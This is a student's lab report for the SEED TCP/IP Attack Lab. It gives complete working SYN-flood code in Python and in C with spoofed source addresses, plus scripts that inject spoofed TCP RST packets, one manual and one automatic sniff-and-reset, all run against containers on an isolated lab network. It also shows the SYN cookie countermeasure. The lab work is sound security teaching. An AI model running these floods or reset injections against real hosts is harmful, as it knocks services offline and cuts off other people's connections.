Name : Linson Peter Rodrigues

LAB: 11 TCP/IP Attack Lab

Environment Setup using Container:

```
[11/21/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[11/21/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/21/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (hostB-10.9.0.6, hostA-10.9.0.5) for this project. If you removed or renamed this service in your compose fi
le, you can run this command with the --remove-orphans flag to clean it up.
Recreating seed-attacker ... done
Creating user2-10.9.0.7  ... done
Creating user1-10.9.0.6  ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
```

```
[11/21/23]seed@VM:~/.../Labsetup$ dockps
6a81934c855b  victim-10.9.0.5
33b9a0503eaa  seed-attacker
95f9fd7a39d2  user2-10.9.0.7
b6a109c71844  user1-10.9.0.6
[11/21/23]seed@VM:~/.../Labsetup$
```

Task 1: SYN Flooding Attack

The connections' state will be established at this point if the three-way handshake is completed. An example of how to verify if TCP connections have been established is provided below.

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 21 17:23:41 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

```
root@6a81934c855b:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45685        0.0.0.0:*               LISTEN
root@6a81934c855b:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45685        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50290          ESTABLISHED
```

As you can see above, I can access the victim computer when I use telnet 10.9.0.5 (victim) from user1 -10.9.0.6.
The screen grab that follows demonstrates that connections have been made, made possible by the creation of a folder called "victim." Assuming user1 has the required access rights to the victim machine, this folder is available to the user1 machine.

```
root@6a81934c855b:/# touch victim
root@6a81934c855b:/# mv victim home/
root@6a81934c855b:/# ls home/
seed  victim
```

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 21 17:23:41 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@6a81934c855b:~$ ls
victim
```

The TCP connection was successfully established, and the verification was successful.

SYN cookie Countermeasure

```
root@6a81934c855b:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

```
version: "3"

services:
    attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
```

Task 1.1: Launching the attack using python
Code : synflood.py

```python
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")   #victim address
tcp = TCP(dport=23, flags='S')  #23 is used for telnet
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-41c67d7442f1', verbose = 0)
```

The Python code provided implements a TCP SYN flood attack by using the Scapy library. With the SYN flag set, it continuously creates and sends TCP packets to the designated victim IP address and port (23, which is frequently used for Telnet). In order to overwhelm the victim's resources and prevent it from processing valid connection requests, the attack consists of randomly generating the source IP address, source port, and sequence number of each packet.

Output: successfully launched the attack using python an following output was obtained

```
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
```

```
root@6a81934c855b:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45685        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             0.131.5.251:14444       SYN_RECV
tcp        0      0 10.9.0.5:23             79.9.136.121:35949      SYN_RECV
tcp        0      0 10.9.0.5:23             71.250.170.157:50991    SYN_RECV
tcp        0      0 10.9.0.5:23             60.252.245.55:13989     SYN_RECV
tcp        0      0 10.9.0.5:23             252.2.178.187:8946      SYN_RECV
tcp        0      0 10.9.0.5:23             111.229.11.124:41552    SYN_RECV
tcp        0      0 10.9.0.5:23             137.95.128.221:328      SYN_RECV
tcp        0      0 10.9.0.5:23             160.118.36.103:50998    SYN_RECV
tcp        0      0 10.9.0.5:23             82.68.243.194:26649     SYN_RECV
tcp        0      0 10.9.0.5:23             6.100.171.109:36897     SYN_RECV
tcp        0      0 10.9.0.5:23             219.196.48.208:20732    SYN_RECV
tcp        0      0 10.9.0.5:23             7.236.183.194:29996     SYN_RECV
tcp        0      0 10.9.0.5:23             77.124.169.126:6301     SYN_RECV
tcp        0      0 10.9.0.5:23             250.10.124.15:5199      SYN_RECV
tcp        0      0 10.9.0.5:23             17.138.51.98:18092      SYN_RECV
tcp        0      0 10.9.0.5:23             247.127.191.109:48327   SYN_RECV
tcp        0      0 10.9.0.5:23             47.80.130.1:23334       SYN_RECV
tcp        0      0 10.9.0.5:23             176.152.87.26:65454     SYN_RECV
```

```
root@6a81934c855b:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@6a81934c855b:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
33
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
1
```

Task 1.2: Launch the Attack Using C

Code : synflood.c

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


/* TCP Header */
struct tcpheader {
    u_short tcp_sport;               /* source port */
    u_short tcp_dport;               /* destination port */
    u_int   tcp_seq;                 /* sequence number */
    u_int   tcp_ack;                 /* acknowledgement number */
    u_char  tcp_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
```

```c
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;                 /* window */
    u_short tcp_sum;                 /* checksum */
    u_short tcp_urp;                 /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
        unsigned saddr, daddr;
        unsigned char mbz;
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};

//#define DEST_IP    "10.9.0.5"
//#define DEST_PORT  23  // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*****************************************************************
  Given an IP packet, send it out using a raw socket.
*****************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
```

```c
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
      fprintf(stderr, "socket() failed: %s\n", strerror(errno));
      exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}


/******************************************************************
  Spoof a TCP SYN packet.
******************************************************************/
int main(int argc, char *argv[]) {
  char buffer[PACKET_LEN];
  struct ipheader *ip = (struct ipheader *) buffer;
  struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                  sizeof(struct ipheader));

  if (argc < 3) {
    printf("Please provide IP and Port number\n");
    printf("Usage: synflood ip port\n");
    exit(1);
  }

  char *DEST_IP   = argv[1];
  int DEST_PORT   = atoi(argv[2]);


  srand(time(0)); // Initialize the seed for random # generation.
  while (1) {
    memset(buffer, 0, PACKET_LEN);
    /*********************************************************
       Step 1: Fill in the TCP header.
    *********************************************************/
    tcp->tcp_sport = rand(); // Use random source port
    tcp->tcp_dport = htons(DEST_PORT);
    tcp->tcp_seq   = rand(); // Use random sequence #
    tcp->tcp_offx2 = 0x50;
    tcp->tcp_flags = TH_SYN; // Enable the SYN bit
    tcp->tcp_win   = htons(20000);
    tcp->tcp_sum   = 0;

    /*********************************************************
       Step 2: Fill in the IP header.
    *********************************************************/
    ip->iph_ver = 4;   // Version (IPV4)
    ip->iph_ihl = 5;   // Header length
    ip->iph_ttl = 50;  // Time to live
    ip->iph_sourceip.s_addr = rand(); // Use a random IP address
    ip->iph_destip.s_addr = inet_addr(DEST_IP);
    ip->iph_protocol = IPPROTO_TCP; // The value is 6.
    ip->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct tcpheader));

    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```c

    /*****************************************************
      Step 3: Finally, send the spoofed packet
    *****************************************************/
    send_raw_ip_packet(ip);
  }

  return 0;
}


unsigned short in_cksum (unsigned short *buf, int length)
{
  unsigned short *w = buf;
  int nleft = length;
  int sum = 0;
  unsigned short temp=0;

  /*
   * The algorithm uses a 32 bit accumulator (sum), adds
   * sequential 16 bit words to it, and at the end, folds back all
   * the carry bits from the top 16 bits into the lower 16 bits.
   */
  while (nleft > 1)  {
      sum += *w++;
      nleft -= 2;
  }

  /* treat the odd byte at the end, if any */
  if (nleft == 1) {
       *(u_char *)(&temp) = *(u_char *)w ;
       sum += temp;
  }

  /* add back carry outs from top 16 bits to low 16 bits */
  sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
  sum += (sum >> 16);                  // add carry
  return (unsigned short)(~sum);
}

/*************************************************************
  TCP checksum is calculated on the pseudo header, which includes
  the TCP header and data, plus some part of the IP header.
  Therefore, we need to construct the pseudo header first.
*************************************************************/


unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
  struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                           sizeof(struct ipheader));

  int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

  /* pseudo tcp header for the checksum computation */
  struct pseudo_tcp p_tcp;
  memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

  p_tcp.saddr  = ip->iph_sourceip.s_addr;
  p_tcp.daddr  = ip->iph_destip.s_addr;
  p_tcp.mbz    = 0;
  p_tcp.ptcl   = IPPROTO_TCP;
  p_tcp.tcpl   = htons(tcp_len);
  memcpy(&p_tcp.tcp, tcp, tcp_len);

  return  (unsigned short) in_cksum((unsigned short *)&p_tcp,
                                    tcp_len + 12);
}

```

A TCP SYN flood attack using raw sockets is implemented simply in the C code. To the given destination IP address and port, it creates and sends spoof TCP SYN packets. The application creates IP and TCP headers, uses a raw socket to send the packet, fills in a number of fields with random values, and determines the TCP checksum. In order to overwhelm the target's resources, the attack is carried out in an endless loop by sending bogus packets repeatedly. The target IP address and port are passed to the code as command-line arguments.

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c  synflood.py  task2.py  task2a.py
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
root@VM:/volumes#
```

When we run the C program and attempt to establish a genuine Telnet connection with the victim, or server. If the attack is successful, the queue will not accept any more connections since it is filled with spoofing half-open connections, which prevents the telnet connection from being established.

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@280753cfb663:/# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/# ip tcp_metrics show
root@280753cfb663:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@280753cfb663:/# cd home
root@280753cfb663:/home# ip tcp_metrics show
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@280753cfb663:/home#
```

Output: Was able to successfully launch the attack using C

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@24d96f936820:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@24d96f936820:/#
```

Task 1.3: Enable the SYN Cookie Countermeasure

```
root@6a81934c855b:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@6a81934c855b:/home# ip tcp_metrics_show
Object "tcp_metrics_show" is unknown, try "ip help".
root@6a81934c855b:/home# ip tcp_metrics show
```

```
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
```

Output : was able to enable SYN cookie Countermeasure successfully

```
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 23 20:01:34 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@6a81934c855b:~$ exit
logout
Connection closed by foreign host.
root@b6a109c71844:/#
```


Task 2: TCP RST Attacks on telnet Connections

Launching the attack manually.

In the victim used **netstat -tna** to check the active connection

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39311        0.0.0.0:*               LISTEN
```


Opened wireshark and used filter **host 10.9.0.5 and tcp port 23**



Established connection with **victim** from **user-1**

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:07:23 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@6a81934c855b:~$
```

Captured the result on the wireshark



Inside the victim again used **netstat -tna** this time it was showing 3 connection among them was the one which was established one

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39311        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:56374          ESTABLISHED
```

In the below code made changes for **src, dst, sport, dport, seq** which were been captured in the wireshark

Executed the below code in attacker side

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=56374, dport=23, flags="R" , seq=3491848207)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-41c67d7442f1", verbose=0)
```

Output :

```
root@VM:/volumes# chmod a+x task2.py
root@VM:/volumes# ll
total 36
-rwxrwxr-x 1 seed seed 17656 Nov 23 21:13 synflood
-rw-rw-r-- 1 seed seed  6843 Jun 20  2021 synflood.c
-rw-rw-r-- 1 seed seed   465 Nov 23 19:17 synflood.py
-rwxrwxr-x 1 seed seed   216 Nov 26 17:09 task2.py
root@VM:/volumes# python3 task2.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 56374           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3491848207      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
root@VM:/volumes#
```

After executing the code when I tried to type in the **user1** the telnet connection was closed

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:04:50 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@6a81934c855b:~$ Connection closed by foreign host.
root@b6a109c71844:/# s
```

In the victim used **netstat -tna** to check the active connection and the connection that was established was been closed

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39311        0.0.0.0:*               LISTEN
root@6a81934c855b:/#
```

Observation : Was successfully able to launch the attack manually

Launching the attack automatically.

Executed the below code

```python
#!/usr/bin/python3

from scapy.all import *

def spoof_tcp(pkt):
   IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   ls(spoofpkt)
   send(spoofpkt, verbose=0)

pkt=sniff(iface='br-41c67d7442f1', filter='tcp and port 23', prn=spoof_tcp)
```

Inside the victim checked the active connection

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41397        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

Established connection with **victim** from **user-1**

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:46:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
```

Output for the above code

```
root@VM:/volumes# python3 task2a.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.5'      (None)
dst        : DestIPField                       = '10.9.0.6'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 39522           (80)
seq        : IntField                          = 0               (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
```

Again checked the connection in the victim and was able to see 3 connection

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41397        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:44596          ESTABLISHED
```

After executing the code when tried typing in **user1** the telnet connection was closed

